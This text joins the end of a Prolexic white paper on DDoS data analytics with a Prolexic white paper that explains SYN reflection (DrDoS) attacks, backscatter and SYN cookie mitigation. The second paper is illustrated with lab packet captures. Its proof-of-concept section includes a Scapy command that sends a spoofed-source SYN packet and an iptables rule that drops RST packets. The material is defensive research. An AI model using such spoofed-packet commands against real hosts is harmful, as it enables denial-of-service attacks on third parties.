Prolexic has learned that using data analytics for DDoS mitigation requires a large capital investment and a multi-year effort to build a system that can take myriad sources of information and present it in a way that supports rapid decision making. What's more, we have learned that automatic decision-making algorithms are prone to false positives. We still need to involve human DDoS mitigation experts. So as good as today's analytics systems are, for DDoS attacks, they cannot replace an experienced live mitigation engineer. Instead, analytics systems should be used to provide the human mitigation experts the data to understand the real-time situation and what's really happening on the network.

Another lesson learned is that batch-oriented analytics systems, such as Hadoop, have latency thresholds that are too slow to support the real-time requirements of Prolexic's cyber-attack mitigation timeframe. Prolexic's DDoS mitigation infrastructure is constantly optimized to perform in real time or near-real time, so it would never be acceptable to receive attack metrics 10 to 15 minutes after a network anomaly occurred.

In addition, data analytics for DDoS mitigation must show definitive conclusions that can translate into meaningful alerts – showing customers what is actually happening on their networks. Simply reorganizing and re-displaying alerts from a mitigation hardware device creates a flood of alerts, but does not provide the meaningful interpretation needed to support rapid DDoS attack mitigation. Prolexic has learned that more value is delivered when real-time attack metrics are distilled into situational analyses, so mitigation experts can quickly focus on the infrastructure most affected by the attack.

While Prolexic's approach to DDoS data analytics is highly effective, we recognize that there will always be a gap between what the correlation and reasoning systems can do, and what the DDoS attackers are doing live behind their botnets. That is why our approach takes the hundreds of millions of metrics captured by the sensors and distills the data for human DDoS mitigation experts to analyze. There are three main consumers of DDoS attack data:

- The automated correlation engine which Prolexic authored and designed to produce reliable, trustworthy results;
- Our SOC technicians who analyze the raw data; and
- Our customers who access information through the PLXportal.

Each one requires a different view of information, such as the highly-detailed view our SOC professionals need so that they can identify when an automated mitigation sensor needs manual intervention.

In another example, Prolexic customers need real-time visibility into network traffic so they can quickly identify anomalies that could indicate a DDoS attack. Armed with this data, they can make faster, smarter decisions on how and when to deploy their DDoS defense strategy. Other important metrics in the PLXportal include analysis of global DDoS activity, which provides customers with the most current DDoS threat intelligence in the industry.

From a platform perspective, Prolexic relies on large, horizontally-scalable technology, but also places a heavy emphasis on pre-processing and memory correlation. Prolexic has learned that enriching the information streams as soon as possible provides better output. This approach is in contrast to other systems that store the raw data and then perform analysis through data mining. By enriching the data as it comes in – or giving it meaning – as far up the chain as possible, Prolexic delivers on the real-time capabilities of data enrichment systems.

Prolexic also uses data analytics to share information with customers through the PLXportal. PLXportal goes beyond typical summaries of packet-per-second volumes and similar metrics. Instead, PLXportal provides real-time DDoS attack alerts with meaningful data that is easy to interpret and apply to DDoS response plans. Overall, the data accessible through PLXportal shows definitive conclusions about the traffic anomalies detected by the different monitoring systems protecting the customer. For example, customers can view data that shows that there is a specific type of network outage or, most importantly, that a DDoS attack is happening at that point in time. In both cases, the data analytics become just one more tool in the customer's cyber security arsenal to fight DDoS attacks.




Figure 5. The PLXportal timeline provides a cohesive view of important network events

Conclusion

Protection against DDoS attacks and other cyber-security threats requires accessibility to real-time attack data that goes beyond a summarized view. Cyber security is effective only when technicians can quickly extrapolate the data to reveal the DNA of an attack. Prolexic maintains that customers under attack should not have to interpret pie charts and graphs to determine attack attributes. That should be the responsibility of the DDoS mitigation service provider who has the experts who know how to interpret the data in real time and apply it for fast DDoS attack mitigation.

Using data analytics without human domain expertise in DDoS mitigation is ineffective. Even the best automated data systems cannot replace human experience in analyzing and extrapolating the data. Prolexic has found that the best data analytics strategy is a combination of an automated data correlation and reasoning system with the human expertise of engineers and technicians that have consistent front-line success in defeating DDoS attackers. In the end, data analytics will fail as a strategic cyber security tool if people do not understand what questions to ask or how to measure and correlate the data to provide useful answers.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

An Analysis of DrDoS SYN Reflection Attacks

Part III of the DrDoS White Paper Series

The SYN reflection attack methodology, a type of Distributed Denial of Service (DDoS) attack known as a Distributed Reflection Denial of Service (DrDoS) attack, has existed for more than a decade, dating back to the original implementation of the TCP/IP protocol. The most recent evolution of SYN reflection attacks modifies the attack execution while maintaining the original method. The SYN reflection attack method can be potent and damaging, especially because a growing number of vulnerable servers deployed throughout the world have an increasing amount of bandwidth by which they saturate targets.

SYN reflection attacks are used against targets that support the TCP protocol. The attack does not originate from vulnerability within the protocol or an application; the issue lies in the inherent architectural design of the TCP protocol. The attack simply takes advantage of intended functionality to exhaust a victim server's available resources.

This white paper introduces SYN reflection DrDoS attacks, as well as basic mitigation techniques. This paper also discusses the concept of *backscatter*, the collateral damage from successful SYN reflection attacks.

SYN reflection attacks

What is a SYN flood?

In order to understand a SYN reflection attack, it is first necessary to understand the basics of a SYN flood attack. A SYN flood attack takes advantage of the first part of a three-way handshake between two network nodes, by repeating the first step until the target goes down.

The three-way TCP three-way synchronization (SYN) handshake takes place as follows:

1. A connection request is sent to the destination, using a SYN (synchronize) message.
2. The destination acknowledges the request and returns a SYN-ACK (synchronize acknowledgement) message to the source.
3. The source, in-turn, responds with an acknowledgement message (ACK) to the destination, and the connection is established.

A SYN flood takes place when the original SYN connection request is repeated in rapid succession, until it overwhelms the target infrastructure with requests. See Figure 1.




Figure 1: A basic SYN flood attack. The malicious actor ignores the target's SYN-ACK response.

How does SYN reflection attack work?

A SYN reflection attack is based on the SYN flood attack method, except the malicious actors use spoofed IP addresses. In this way, the attackers cause the SYN-ACK requests to be sent to their target server by spoofing the IP addresses belonging to that target server, and bouncing the SYN requests off victim servers. Attackers can make use of one of the many existing SYN reflection attack scripts, or write their own.

Reflection attacks like this one use a spoofed source IP address in which the attacker pretends to be the target of the DDoS attack campaign. To generate a spoofed IP address, the malicious actor will usually need to gain control of Internet-connected devices with root-level (Linux) or system-level (Windows) privileges.

SYN reflection attacks use the basic SYN flood technique, but with an added layer of obfuscation by spoofing. While spoofing, the attacker will initiate a SYN flood attack towards a list of victim servers. These intermediary servers will respond to the spoofed IP address – not the actual source – flooding it with SYN-ACK traffic that was never requested. This typically takes place at a high volume that is likely to degrade service.

Figure 2 shows SYN reflection attack, including the source attacker, the spoofed target and intermediary victim servers.




Figure 2: A SYN reflection attack. The malicious actor bounces the requests off an intermediary victim machine by spoofing, overwhelming both the victim and the target.

This attack bounces the SYN-ACK responses from a collection of intermediary victims to a target server, resulting in denial of service at both the intermediary victim servers and the intended target servers. Results can range from degradation of service to the crashing of applications and operating systems.

What's more, the target servers reply with RST (reset) flags directed towards the intended target, creating a loop that exhausts resources and creates a denial of service condition.

SYN flood mitigation

SYN cookies are one of the most popular mitigation techniques for stopping SYN floods. This DDoS mitigation method does not utilize a standard SYN query; instead, it returns a SYN-ACK response encoded with unique characteristics (a SYN cookie). This cookie allows mitigation equipment to parse the ACK response to determine which traffic is from legitimate clients instantiating sessions and which traffic is part of the attack.

SYN reflection attack backscatter

The term *backscatter* has been used in astronomy, photography and medical ultrasonography. It is also used as a term in DDoS mitigation when reflected responses are sent from the intermediary victims to the targets, creating the potential for collateral damage.

Backscatter is a side effect of a spoofed denial-of-service attack. By design, TCP requires a completed handshake. Since the victim machine cannot distinguish between the spoofed packets and legitimate packets, the victim server responds to the spoofed packets in an attempt to complete the handshake. These non-requested response packets are known as backscatter. What's more, if the spoofed IPs are randomized, the intermediary victims will return responses to an assortment of destinations and thus be forced to deal with both inbound and outbound traffic.

DDoS mitigation providers specifically use the term backscatter to refer to the higher rates of responses that can be auto-generated by mitigation equipment during a SYN reflection attack. Attackers know that mitigation service providers have the capability to generate high-packet-rate, high-bandwidth responses and thus malicious actors may try to take advantage of this fact with reflection-style attacks. The concept of security devices being used as an attack vector is not a new one. Prolexic takes proactive steps to minimize backscatter and protect its mitigation equipment from being leveraged by malicious actors.

SYN reflection attack scenario

Figure 3 displays a screenshot of a SYN reflection attack generated in the Prolexic Security and Engineering Team (PLXsert) DDoS Lab. The windows show Wireshark packet capture analysis of incoming SYN floods with spoofed IP addresses, along with the reflected traffic.




Figure 3: Example SYN reflection attack in the PLXsert DDoS Lab

Attack packet capture

Figure 4 represents the raw data of a packet capture when a malicious attacker sent packets to a victim server, spoofing the target source IP address.

```

16:32:25.911123 IP 172.16.130.128.36638 > 172.16.130.146.3000: Flags [R], seq 1,
win 0, length 0

E..(..@.@.....P.....

16:32:25.911123 IP 172.16.130.146.3000 > 172.16.130.128.34863: Flags [S.], seq
2909108980, ack 1, win 5840, options [mss 1460], length 0

E.....@.@...../.ez.....`..g.....

16:32:25.911124 IP 172.16.130.146.3000 > 172.16.130.128.50936: Flags [S.], seq
3390712822, ack 1, win 5840, options [mss 1460], length 0

E.....@.@.....+.....`...[P.....

16:32:25.911124 IP 172.16.130.146.3000 > 172.16.130.128.47388: Flags [S.], seq
3588678563, ack 1, win 5840, options [mss 1460], length 0

^CE.....@.@.....`.....
    
```

Figure 4: Packet capture from attacker with spoofed IP addresses

Figure 5 represents the raw data of a packet capture when the victim server responded to the source IP address sent by an attacker. Floods of packets were diverted to the spoofed IP address source.

```

16:32:25.911123 IP 172.16.130.128.36638 > 172.16.130.146.3000: Flags [R], seq 1,
win 0, length 0

E..(..@.@.....P.....

16:32:25.911123 IP 172.16.130.146.3000 > 172.16.130.128.34863: Flags [S.], seq
2909108980, ack 1, win 5840, options [mss 1460], length 0

E...@.@...../ez.....`...g.....

16:32:25.911124 IP 172.16.130.146.3000 > 172.16.130.128.50936: Flags [S.], seq
3390712822, ack 1, win 5840, options [mss 1460], length 0

E...@.@.....+.....`...[P.....

16:32:25.911124 IP 172.16.130.146.3000 > 172.16.130.128.47388: Flags [S.], seq
3588678563, ack 1, win 5840, options [mss 1460], length 0

^CE...@.@.....`.....

20:28:00.381591 IP 172.16.130.128.56606 > 172.16.130.146.3000: Flags [S], seq 0,
win 65535, length 0

E..(..@.@.....P...i.....

20:28:00.381668 IP 172.16.130.146.3000 > 172.16.130.128.56606: Flags [S.], seq
987825858, ack 1, win 5840, options [mss 1460], length 0

E...@.@.....:.....`.....

20:28:00.381591 IP 172.16.130.128.35964 > 172.16.130.146.3000: Flags [S], seq 0,
win 65535, length 0

E..(..@.@.....|.....P....z.....

20:28:00.381677 IP 172.16.130.146.3000 > 172.16.130.128.35964: Flags [S.], seq
1336356453, ack 1, win 5840, options [mss 1460], length 0

.....@.....|O.e.....`...
    
```

Figure 5: Packet capture from a victim server, responding to the spoofed IP addresses

Figures 6 and 7 represent the raw data of a packet capture when the victim server responded to the source IP address sent by an attacker. Floods of packets were diverted to the spoofed IP address source, and as shown in the next image, the target receives a flood of packets from the victim server. This scenario creates a DrDoS condition.




Figure 6: Wireshark packet capture from a target server showing a SYN reflection attack response

```

20:28:00.381591 IP 172.16.130.128.56606 > 172.16.130.146.3000: Flags [S], seq 0,
win 65535, length 0
E..(..@.@.....P...i.....
20:28:00.381668 IP 172.16.130.146.3000 > 172.16.130.128.56606: Flags [S.], seq
987825858, ack 1, win 5840, options [mss 1460], length 0
E...@.@.....:.....`.....
20:28:00.381591 IP 172.16.130.128.35964 > 172.16.130.146.3000: Flags [S], seq 0,
win 65535, length 0
E..(..@.@.....|.....P....z.....
20:28:00.381677 IP 172.16.130.146.3000 > 172.16.130.128.35964: Flags [S.], seq
1336356453, ack 1, win 5840, options [mss 1460], length 0
.....@.....|O.e....`...
20:28:00.381592 IP 172.16.130.128.16885 > 172.16.130.146.3000: Flags [S], seq 0,
win 65535,

```

Figure 7: Raw packet data from target server

Three types of SYN reflection techniques

There are three types of SYN reflection techniques utilized by malicious actors:

- **One-to-Many:** The malicious actor spoofs the source of a single IP and directs it to a list of intermediary victim TCP servers on the Internet. This method directs the reflected responses from multiple victims to a single primary target. This method will involve many intermediary victims, and the primary target will receive SYN-ACK responses from all of them. An example is shown in Figure 8.
- **Many-to-One:** The malicious actor spoofs multiple source IP addresses, typically all within the infrastructure IP range of a single target network or subnet. The flood of spoofed requests is directed at a single intermediary victim host that is known to be hardened by DDoS mitigation equipment. The reflection from the mitigation equipment is essentially used as a weapon against the target.
- **Many-to-Many:** The malicious actor spoofs multiple source IP addresses and sends SYN requests to a large list of intermediary victim servers. This attack creates expansive, crisscrossing malicious traffic, causing victim servers to respond to multiple target servers.




Figure 8: Example one-to-many SYN reflection attack

The objective of the SYN reflection attack is to avoid mitigation mechanisms, while at the same time exhausting resources. By randomizing source IP addresses and source ports, any type of static blocks or mitigation will be bypassed. This also forces defense teams to engage in constant monitoring and packet analysis to stay on pace with evolving payloads.

SYN reflection proof of concept

The following code was used to create the SYN reflection proof-of-concept attack in the PLXsert DDoS Lab. This covers both the attack vectors and payloads referred in this document.

```
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali5 i686 GNU/Linux

Welcome to Scapy (2.2.0)

[code]
```

Figure 9: Scapy tool used to craft a request

The (intended) target of the SYN reflection attack responds with a RST (reset) flag to the victim server, resulting in closed connections on the victim side, while halting connection retries. Figure 10 shows the traffic communication statistics for this example.

Example With Reset	Packets Out	Packets In
Malicious Actor	1	0
Victim	1	1
Primary Target	1	1

Figure 10: Traffic communication stats




Figure 11: Wireshark capture of reflection example

As observed, the primary target did not respond with an RST (reset) to the victim server, and thus received six SYN-ACK responses from the single spoofed SYN request. This magnified response – six responses from a single request – can generate an amplified distributed reflection denial of service attack, a kind of DrDoS attack, where a small amount of traffic initially directed toward the intermediary victims results in a larger flood directed towards the intended target.

```
send(IP(src="192.168.146.161",dst="192.168.146.135")/TCP(sport=31334,dport=80,flags="S",seq=31334))
```

Figure 12: A SYN flood request with a spoofed source IP address

All resulting RST (reset) requests were dropped due to this IPtables rule shown in Figure 14.

```
iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Figure 13: The IPtables rule drops incoming unwanted RST flags

